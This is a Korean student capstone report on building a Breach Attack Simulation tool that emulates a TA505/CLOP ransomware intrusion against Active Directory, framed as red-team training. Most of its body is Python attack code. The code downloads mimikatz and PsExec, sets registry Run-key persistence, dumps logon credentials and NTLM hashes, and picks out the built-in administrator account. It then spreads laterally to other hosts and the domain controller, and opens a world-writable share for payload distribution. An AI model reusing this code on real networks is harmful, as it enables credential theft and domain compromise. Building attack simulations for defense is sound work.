# Breach Attack Simulation 개발


팀 명 : 공격해조
지도 교수 : 양환석 교수님
팀 장 : 김진수
팀 원 : 김대원
오원재
여수한




2022. 11.
중부대학교 정보보호학과

# 목 차

# 1. 서론

## 1.1 연구 배경

'사이버 팬데믹'이라고 부를 만큼 보안 위협이 심각한 수준으로 확산하면서 '사이버 백신'이라고 할 수 있는 침투 테스트에 대한 관점도 달라지고 있다. BAS의 성장세는 매우 빠른 편으로, 시장조사기관 Market&Market은 전 세계 BAS 시장이 2019년 1억 3400만 달러에서 연평균 40.2% 성장해 2024년 7억 2200만 달러로 성장할 것으로 예측했다.




[그림 1. Hype Cycle for Security Operations, 2021]

이처럼 BAS 시장은 연평균 40% 이상의 성장세를 보인다. 또한 현재의 솔루션들의 방향이 도구로 발전할 것으로 예측함과 동시에 국내 최적화 모델의 필요성이 대두되고 있으므로, 이에 충족하는 모델을 연구 및 개발을 목표로 한다.

## 1.2 연구 필요성

대부분의 기업은 Active Directory를 통해 회사 네트워크 환경을 구성하고 있다. 이에 따른 AD 망 내의 침해사고는 매년 꾸준히 증가하고 있지만 기업은 별도의 Red Team 활동에 소홀하다. 오픈소스로 제공된 BAS의 경우 단일 환경의 단일 테크닉 테스트나 AD의 경우 Red Team 컨설턴트들을 고용해서 보완하거나 아예 생각하지 않는다. 이에 오픈 소스 BAS를 제작함으로 침해사고 분석을 위한 사전 테스트용 및 모의해킹 경험에 대한 교육 소스로 활용되어 기업의 레드팀 활동을 활성화 시키는 것에 도움이 되고자 한다.

## 1.3 연구 목적 및 주제 선정

해당 연구 개발을 통해 기업에서 사용 중인 Active Directory 환경을 모사 구축해보고 이해한다. 또한 특정 APT 공격을 MITRE ATT&CK 단계별로 공격을 진행하여 숙달한다. 마지막으로 Windows 환경에서 공격 기법을 자동화한 코드를 제작하면서 Windows 환경에서의 개발 능력을 향상한다.

## 2. 관련 연구

### 2.1 Active Directory

Active Directory는 Microsoft 社가 Windows 환경에서 사용하기 위해 개발한 LDAP Directory Service다. Directory Service는 분산된 네트워크 환경에서 네트워크 사용자와 네트워크 자원 등 전산화하여 관리할 수 있는 모든 요소를 관리하고 구성하기 위한 서비스다. 이러한 목적을 달성하기 위해 다수의 기업이 Microsoft 社의 Windows Server를 이용하여 Active Directory를 구성 및 활용하고 있다. Windows Server는 기업 내부의 전산망에서 약 72.1%가 사용하고 있으며, Active Directory 서비스는 Fortune 선정 상위 500개 기업의 95%가 사용하는 것으로 알려져 있다.

### 2.2 MITRE ATT&CK

MITRE 社의 ATT&CK 프레임워크는 사이버 킬체인(Cyber Kill Chain) 7단계를 14단계로 상세하게 나눈 것으로 공격자의 실제 행위를 기반으로 전술(Tactic), 기술(Techniques) 그리고 절차(Procedure)에 매핑할 수 있다.

APT 공격에서 공격자는 먼저 공격 대상에 정찰(Reconnaissance)하여 획득한 정보를 바탕으로 초기 접속(Initial Access)한다. 이후 필요한 도구 사용을 위해 권한 상승(Privilege Escalation) 후 자격 증명 접속(Credential Access)하여 내부 시스템을 추가 장악해 나간다. 공격자가 시스템 장악을 마무리한 후에는 명령 및 제어(Command and Control) 혹은 임팩트(Impact) 등 공격의 목적을 이룬다.


### 2.3 TA505 CLOP

TA505 그룹은 국내외에서 오래전부터 활동해온 위험도가 높은 그룹이다. 국내에서는 금융기관을 향한 공격 그리고 2020년 XX 그룹 공격으로 유명하다. 이때 사용된 것이 CLOP 랜섬웨어이다. CLOP 랜섬웨어는 Active Directory (이하 AD)를 운영하는 기업을 대상으로 삼았다. 공격자는 중앙화된 관리를 위해 AD를 사용한다는 점을 악용하여 AD 서버 관리 권한을 탈취하고 기업 내 다수의 시스템을 공격했다.

## 3. 본론

### 3.1 시스템 개요

Breach Attack Simulation (이하 BAS)는 아래와 같은 시스템 작동 구조를 가진다.




[그림 2. 작동 전개도]

### 3.2 Main Module

Module 1은 Module 2,3,4에서 수행한 정보를 모아 GUI로 보여주는 모듈이다. 소켓 통신을 통하여 각 모듈에서 수행되는 PC에 대한 정보와 수행한 내용을 수신받고, 해당 내용을 노드의 형태로 바꾸어 보여주는 것이 주된 기능이다. Module 1에서 활용할 수 있는 기능은 아래와 같다.

| 번호 | 행위 |
|---|---|
| 1 | 다른 Module과의 통신 |
| 2 | Node 정보 출력 |
| 3 | 시나리오 선택 및 실행 |
| 4 | CSV 파일 저장 |


[표 1. Module 1 행위 요약]

#### 3.2.1 다른 Module과의 통신


Module 1은 다른 Module과 소켓 통신을 하여 데이터를 수신받는다. 수신 시 전송되는 사용자 정의 시그널에 부모 윈도우의 함수를 등록해 클래스 간 신호를 전달받는다. 해당 클래스에서 객체 멤버 변수를 선언하고 있으며, 아래 [표 2]와 같다. 연결지향형 소켓으로 만들어 클라이언트가 접속할 경우, 클라이언트 소켓, IP 주소, 이름, 추가 정보들을 변수에 저장하고 부모 윈도우에 접속을 알린 후 클라이언트와 데이터 수신을 위한 쓰레드를 생성한다.

| 객체 멤버 변수 | 설명 |
|---|---|
| self.parent | 부모윈도우를 저장하는 변수 |
| self.Module_BoolListen | 서버 소켓이 리슨(접속 대기) 상태인지 아닌지 저장 |
| self.Module_Clients | 접속한 클라이이언트들을 저장할 리스트 변수 |
| self.Module_Names | 접속한 클라이언트의 이름을 저장할 변수 |
| self.Module_IPs | 접속한 클라이언트의 IP주소를 저장할 변수 |
| self.info_List | 접속한 클라이언트의 정보들을 저장할 변수 |
| self.conn, self.recv | 클라이언트 접속, 데이터 수신시 보내는 시그널 |

[표 2. Module 1 클래스 객체 멤버 변수]





[그림 3. 어느 접속도 받지 않은 초기 Module 1의 모습]





[그림 4. 여러 PC의 정보를 수신 받은 Module 1의 모습]

### 3.2.2 Node 정보 출력

Module 1 이외의 Module에서는 해당 Module에서 수행되는 결과를 판단한 후 판단된 결과와 IP 정보를 dictionary 형태로 저장한다. 모든 작업 수행 후 각 모듈은 정보가 담겨 있는 dictionary 데이터를 Module 1로 송신한다. Module 1에서는 수신한 dictionary 데이터를 활용해 Node의 형태로 저장하여 사용자에게 보여준다.





[그림 5. 하나의 모듈에서만 정보를 받았을 때의 Node 정보]




[그림 6. 각 모듈에서 정보를 받았을 때의 Node 정보]

### 3.2.3 시나리오 선택 및 실행

Module 1에서는 점검을 위한 시나리오를 선택할 수 있다. 시나리오를 위해 필요한 명령어를 보여주며, 각 시나리오와 명령어들은 dictionary 형태로 저장하여 활용한다. Combo Box를 이용하여 시나리오를 선택할 수 있으며, 시나리오 선택 시 해당 시나리오에 필요한 Module이 저장된 주소를 보여준다. 시나리오 선택 후 run 버튼 클릭 시 해당 Module이 다운로드 및 실행되면서 해당 scenario에 맞게 진행한다.




[그림 7. 기본 시나리오 정보]

추후 활용성을 위해 고정된 시나리오만 사용할 수 있는 것이 아닌, 사용자가 시나리오에 필요한 명령어를 추가하여 사용할 수 있다.


[그림 8. 시나리오 추가 창]

### 3.2.4 CSV 파일 저장

등록된 클라이언트들의 정보를 CSV 파일로 저장하여 확인할 수 있다.

| | A | B | C | D |
|---|---|---|---|---|
| 1 | name | ip | port | infos |
| 2 | DC | 192.168.0.129 | 60660 | [M3]<br>test: OK |
| 3 | test1 | 192.168.0.129 | 60640 | [M3]<br>test: OK |
| 4 | test2 | 192.168.0.129 | 60641 | [M3]<br>test: OK |
| 5 | test3 | 192.168.0.129 | 60642 | [M3]<br>test: OK |
| 6 | Administrator | 192.168.0.129 | 60659 | [M3]<br>Create share folder: Ok<br>Download Module4: Ok<br>Add GPO: Ok<br>[M4]<br>all clear: Ok |

[그림 9. 저장된 CSV 파일 정보]

### 3.3 Module 2(Package Module)

| 번호 | 행위 |
|---|---|
| 1 | 파일 다운로드 |
| 2 | 지속성 추가 |
| 3 | Net view 도메인 탐색 |
| 4 | Credential 획득 및 이용 |
| 5 | 횡적 이동 및 종적 이동 |
| 6 | Module 3 \| Module 2.5 전파 |

[표 3. Module 2 행위 요약]

#### 3.3.1 필요한 프로그램을 C2로부터 다운로드

```
# 인트로 세팅
set_path = 'C:\module2'
os.mkdir(set_path)

# 파일 다운로드
def download(url, file_name):
    with open(file_name, "wb") as file:
        response = get(url)
        file.write(response.content)

if __name__ == '__main__':
    url = 'https://github.com/kimjinsoooo/DownloadFile/archive/refs/heads/main.zip'
    download(url, set_path + "\DownloadFile.zip")

# 파일 언팩
Down_path = set_path + '\DownloadFile.zip'

with ZipFile(Down_path, 'r') as zip:
    zip.extractall(set_path)

# 실행 파일 세팅
PsExec = set_path + 'DownloadFile-main\PsExec.exe'
Mimikatz = set_path + 'DonloadFile-main\mimikatz.exe'
```

[그림 10. Module 2 파일 다운로드 ]

M2가 사용할 도구들을 Github를 통해 다운 받는다. 모듈2를 실행시키며 생성되는 폴더, 파일들에 대한 파일 경로를 변수로 지정하기 위해 set_path변수에 C:₩module2를 저장해 모듈2를 실행 도중 생기는 파일들을 저장한다.

### 3.3.2 레지스트리 키 추가를 통한 지속성 확보

```
# 레지스트리 추가
key = HKEY_CURRENT_USER
Run_subkey = 'Software\Microsoft\Windows\CurrentVersion\Run'
RunOnce_subkey = 'Software\Microsoft\Windows\CurrentVersion\RunOnce'
RunEx_subkey = 'Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run'
RunOneEx_subkey = 'Software\Microsoft\Windows\CurrentVersion\RunOnceEx'

SavePath = 'C:\module2'

registry = CreateKey(key, Run_subkey)
SetValueEx(registry, 'run', 0, REG_SZ, SavePath)
CloseKey(registry)

registry = CreateKey(key, RunOnce_subkey)
SetValueEx(registry, 'run', 0, REG_SZ, SavePath)
CloseKey(registry)

registry = CreateKey(key, RunEx_subkey)
SetValueEx(registry, 'run', 0, REG_SZ, SavePath)
CloseKey(registry)

registry = CreateKey(key, RunOneEx_subkey)
SetValueEx(registry, 'run', 0, REG_SZ, SavePath)
CloseKey(registry)
```

[그림 11. Module 2 지속성 추가]

지속성 확보하기 위해 레지스트리 키를 추가하였다. Run키는 프로그램을 한 번 실행한 다음 키가 삭제, RunOnce키는 프로그램을 한 번 실행 후 다음 키가 삭제, RunEx키는 프로그램을 한 번 실행한 다음 종료될 때 키가 삭제, RunOnceEx는 프로그램 한 번 실행 후 종료될 때 키가 삭제한다.

### 3.3.3 Net view 도메인 탐색

```
# net view 실행 및 출력값 텍스트 파일로 저장
os.popen('chcp 65001')
result = os.popen('net view').read()

IpDiscovery_log_path = IpDiscovery_path + '\IpDiscovery_output.txt'
w = open(IpDiscovery_log_path, 'w')

for element in result:
    if type(element) != 'str' :
        element = str(element)
    w.write(element )
w.close()
```

[그림 12. Module 2 Netview 명령어]

이후 횡적 이동과 종적 이동에 필요한 Computer Name을 net view 명령어를 실행시켜 현재 PC와 연결된 모든 Domain name을 불러와 IpDiscovery_output.txt 파일에 저장한다. net view를 실행할 때 출력되는 Domain name은 IP와 같은 주소를 가지고 있어서 횡적 이동과 종적 이동할 때 Domain name을 사용한다.

```
# 각 컴퓨터의 DNS 추출 및 저장
f=open(IpDiscovery_log_path,'r')
IpDiscovery_use_path=open(IpDiscovery_path + '\IpDiscovery_use.txt','w')

for line in f:
    if '\\' in line:
        IpDiscovery_use_path.write(line)
IpDiscovery_use_path.close()

# DNS 정제화 후 배열에 저장
list = []
f=open(IpDiscovery_path + '\IpDiscovery_use.txt','r')
for line in f:
    if '\\' in line:
        domain = line.split('\\')
        list.append(domain[2].split(' ')[0])
f.close()
```

[그림 13. Module 2 DNS 획득]

IpDiscovery_output.txt 파일에서 net view로 불러온 Domain name들을 이후 사용될 조건에 맞게 다듬어 IpDiscovery_use.txt 파일에 저장한다.

### 3.3.4 Credential 추출 및 정제화

```
# 크레덴셜 추출 및 저장
credential_path = set_path + '\GetCredential'
os.mkdir(credential_path)

os.system('C:\module2\DownloadFile-main\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > C:\module2\GetCredential\Credential_output.txt')

# 추출된 크레덴셜 변수화 후 텍스트파일로 저장
f = open(credential_path + "\Credential_output.txt" ,'r', encoding='UTF-8')
Credential_log=open(credential_path + '\Credential_log.txt','w')
for line in f:
    if 'User Name         :' in line:
        Credential_log.write(line)
    if 'SID' in line:
        Credential_log.write(line)
    if 'Domain            :' in line:
        Credential_log.write(line)
    if '* NTLM     :' in line:
        Credential_log.write(line)
Credential_log.close()
```

[그림 14. Module 2 Credential 추출 및 저장]

DC에 접근할 수 있는 계정을 획득하기 위해 mimikatz.exe를 실행해 필요한 Credential을 추출 및 사용할 Credential, User name, SID, Domain, NTLM을 따로 Credential_log.txt 파일로 저장한다.

```
# 관리자 계정 크레덴셜 찾기
with open(credential_path + '\Credential_log.txt') as f:
    lines = f.readlines()
lines = [line.strip("\n") for line in lines]
Credential_use=open(credential_path + '\Credential_use_500.txt','w')
idx=0
count=0
for line in lines:
    if 'SID' in line:
        idx+=1
        SID_num=line.split("-")
        if (SID_num[len(SID_num)-1])=="500":
            username=lines[idx-3].split()
            domain=lines[idx-2].split()
            sid=lines[idx-1].split()
            ntlm=lines[idx].split()
            Credential_use.write(username[3])
            Credential_use.write(".")
            Credential_use.write(domain[2])
            Credential_use.write(".")
            Credential_use.write(sid[2])
            Credential_use.write(".")
            Credential_use.write(ntlm[3])
            Credential_use.write(".")
            count+=1
    else:
        idx+=1
Credential_use.close()
```

[그림 15. Module 2 SID 획득]

Domain Controller로 종적 이동을 하기 위해서는 관리자 계정의 SID가 필요하기 때문에 SID의 마지막 값이 500인 SID를 검색 후 필요한 User name, Domain, NTLM을 Credential_use_500.txt에 저장한다.
만약 SID의 마지막 값이 500인 SID가 없을 경우 횡적 이동을 위해 SID가 1000인 값을 검색 후 Credential_use_1000.txt에 저장한다.

### 3.3.5 횡적이동 및 종적이동

```
f=open('C:\module2\GetCredential\Credential_use_500.txt','r', encoding='UTF-8')
line = f.readlines()
for i in range(len(list)-1):
    lines = line[0].split(".")
    return_code = subprocess.Popen('C:\module2\DownloadFile-main\PsExec.exe' + ' -s \\' +
    list[i] + ' -u ' + lines[1] + '\\' + lines[0] + ' -p ' + lines[3] +
    '-c C:\module2\GetCredential\Credential_output.txt')
f.close()
```

[그림 16. Module 2 종적 이동]

SID가 500인 값이 있을 경우 Credential_use_500.txt에 저장된 User name, Domain, SID, NTLM을 사용해 Domain Controller로 종적 이동을 하고 모듈3을 전송한다.

```
# 현재 pc와 리스트의 DNS가 같을 때 리스트의 다음 DNS로 측면이동 모듈2.5 전송
f=open('C:\module2.5\GetCredential\Credential_use_500.txt','r', encoding='UTF-8')
f1=open(IpDiscovery_path + '\IpDiscovery_hostname.txt', 'r')
line = f.readlines()
line1 = f1.readlines()
name = line1[0].split()
for i in range(len(list)):
    lines = line[0].split(".")
    if name[0] in list[i]:
        return_code = os.system('start cmd /k C:\module2.5\DownloadFile-main\PsExec.exe -s \\\\' +
        list[i+1] + ' -u ' + lines[1] + '\\' + lines[0] + ' -p ' + lines[3] +
        '-c C:\module2.5\DownloadFile-main\everything.exe')
f.close()
f1.close()
```

[그림 17. Module 2 횡적 이동]

그리고 SID 500인 값을 이용해서 현재 PC와 리스트의 DNS가 같을 때 리스트의 다음 DNS로 횡적 이동을 하여 모듈 2.5를 전송한다.

### 3.4 Module 2.5(Package Module)

| 번호 | 행위 |
|---|---|
| 1 | 파일 다운로드 |
| 2 | 지속성 추가 |
| 3 | Credential 획득 및 이용 |

[표 4. Module 2.5 행위 요약]

#### 3.4.1 필요한 프로그램을 C2로부터 다운로드

```
# 인트로 세팅
set_path = 'C:\module2.5'
os.mkdir(set_path)

# 파일 다운로드
def download(url, file_name):
    with open(file_name, "wb") as file:
        response = get(url)
        file.write(response.content)

if __name__ == '__main__':
    url = 'https://github.com/kimjinsoooo/DownloadFile/archive/refs/heads/main.zip'
    download(url, set_path + "\DownloadFile.zip")

# 파일 언팩
Down_path = set_path + '\DownloadFile.zip'

with ZipFile(Down_path, 'r') as zip:
    zip.extractall(set_path)

# 실행 파일 세팅
PsExec = set_path + 'DownloadFile-main\PsExec.exe'
Mimikatz = set_path + 'DonloadFile-main\mimikatz.exe'
```

[그림 18. Module 2.5 파일 다운로드]

M2.5가 사용할 도구들을 Github를 통해 다운 받는다. 모듈2를 실행시키며 생성되는 폴더, 파일들에 대한 파일 경로를 변수로 지정하기 위해 set_path변수에 C:₩module2.5를 저장해 모듈2를 실행 도중 생기는 파일들을 저장한다.

### 3.4.2 레지스트리 키 추가를 통한 지속성 확보

```
# 레지스트리 추가
key = HKEY_CURRENT_USER
Run_subkey = 'Software\Microsoft\Windows\CurrentVersion\Run'
RunOnce_subkey = 'Software\Microsoft\Windows\CurrentVersion\RunOnce'
RunEx_subkey = 'Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run'
RunOneEx_subkey = 'Software\Microsoft\Windows\CurrentVersion\RunOnceEx'

SavePath = 'C:\module2'

registry = CreateKey(key, Run_subkey)
SetValueEx(registry, 'run', 0, REG_SZ, SavePath)
CloseKey(registry)

registry = CreateKey(key, RunOnce_subkey)
SetValueEx(registry, 'run', 0, REG_SZ, SavePath)
CloseKey(registry)

registry = CreateKey(key, RunEx_subkey)
SetValueEx(registry, 'run', 0, REG_SZ, SavePath)
CloseKey(registry)

registry = CreateKey(key, RunOneEx_subkey)
SetValueEx(registry, 'run', 0, REG_SZ, SavePath)
CloseKey(registry)
```

[그림 19. Module 2.5 지속성 추가]

지속성 확보하기 위해 레지스트리 키를 추가하였다. Run키는 프로그램을 한 번 실행한 다음 키가 삭제, RunOnce키는 프로그램을 한 번 실행 후 다음 키가 삭제, RunEx키는 프로그램을 한 번 실행한 다음 종료될 때 키가 삭제, RunOnceEx는 프로그램 한 번 실행 후 종료될 때 키가 삭제한다.

### 3.4.3 Credential 추출 및 정제화

```
# 크레덴셜 추출 및 저장
credential_path = set_path + '\GetCredential'
os.mkdir(credential_path)

os.system('C:\module2.5\DownloadFile-main\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > C:\module2.5\GetCredential\Credential_output.txt')

# 추출된 크레덴셜 변수화 후 텍스트파일로 저장
f = open(credential_path + "\Credential_output.txt" ,'r', encoding='UTF-8')
Credential_log=open(credential_path + '\Credential_log.txt','w')
for line in f:
    if 'User Name         :' in line:
        Credential_log.write(line)
    if 'SID' in line:
        Credential_log.write(line)
    if 'Domain            :' in line:
        Credential_log.write(line)
    if '* NTLM     :' in line:
        Credential_log.write(line)
Credential_log.close()
```

[그림 20. Module 2.5 Credential 추출 및 저장]

다른 클라이언트PC에 접근할 수 있는 계정을 획득하기 위해 mimikatz.exe를 실행해 필요한 Credential을 추출 및 사용할 Credential, User name, SID, Domain, NTLM을 따로 Credential_log.txt 파일로 저장한다.

### 3.5 Module 3(Package Module)

Module 2가 Credential을 획득한 후 Domain Controller에 접속한다. 이후 Module 3을 다운로드 및 실행하는 것이 최초 행위다. Module 3은 Domain Controller에서 최종 공격 단계를 진행하는 역할을 수행한다. 구체적인 행위는 아래와 같다.

| 번호 | 행위 |
|---|---|
| 1 | 사용자명, PC 이름 등 검색 |
| 2 | 공유 폴더 생성 |
| 3 | Module 4 다운로드 |
| 4 | GPO 등록 |

[표 5. Module 3 행위 요약]

#### 3.5.1 사용자명, PC 이름 등 검색

```
# 0.1 OS
a = platform.platform
# 0.2 PC name
b = platform.node
# 0.3 Username
c = getpass.getuser()
# 0.4 Download file
d = "M4v1.0.exe"
# 0.5 IP
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.connect(("8.8.8.8", 80))
e = s.getsockname()[0]
# 0.6 current file name
dri = os.path.basename(__file__)
info_List = []
```

[그림 21. Module 3 함수 선언]

실제 프로그램 구동 시 각 테스트하는 환경별 계정명, 호스트 명이 다르기에 이에 대한 탐색 외부 모듈을 이용해서 함수에 저장한다. 이를 통해서 윈도우 환경이라면 어떤 환경에서도 이상 없이 작동할 수 있다.

### 3.5.2 공유 폴더 생성

실제 공격의 경우 Credential을 획득한 공격자가 Domain Controller에 접속 후 악용할 수 있는 자원을 탐색하고 활용한다. 하지만 BAS의 경우 사전에 프로그래밍 되어 오차 없이 진행되어야 하므로 별도의 자원 탐색 기능보다는 공유 자원 생성 후 활용하는 방안을 선택했다.

```
# 2. create share folder
def file_create():
    try:
        cmd1 = "powershell.exe mkdir C:\\users\\{}\\desktop\\share2".format(c)
        cmd2 = "net share share2=C:\\users\\{}\\desktop\\share2 \"/GRANT:everyone,FULL\"".format(c)
        cmd3 = "icacls \"C:\\users\\{}\\desktop\\share2\" /t /grant \"everyone:(OI)(CI)F\"".format(c)

        subprocess.call(cmd1)
        subprocess.call(cmd2)
        subprocess.call(cmd3)

        info_List.append(('Create share folder','Ok'))
    except:
        info_List.append(('Create share folder','No'))
```

[그림 22. Module 3 공유 폴더 생성 코드]

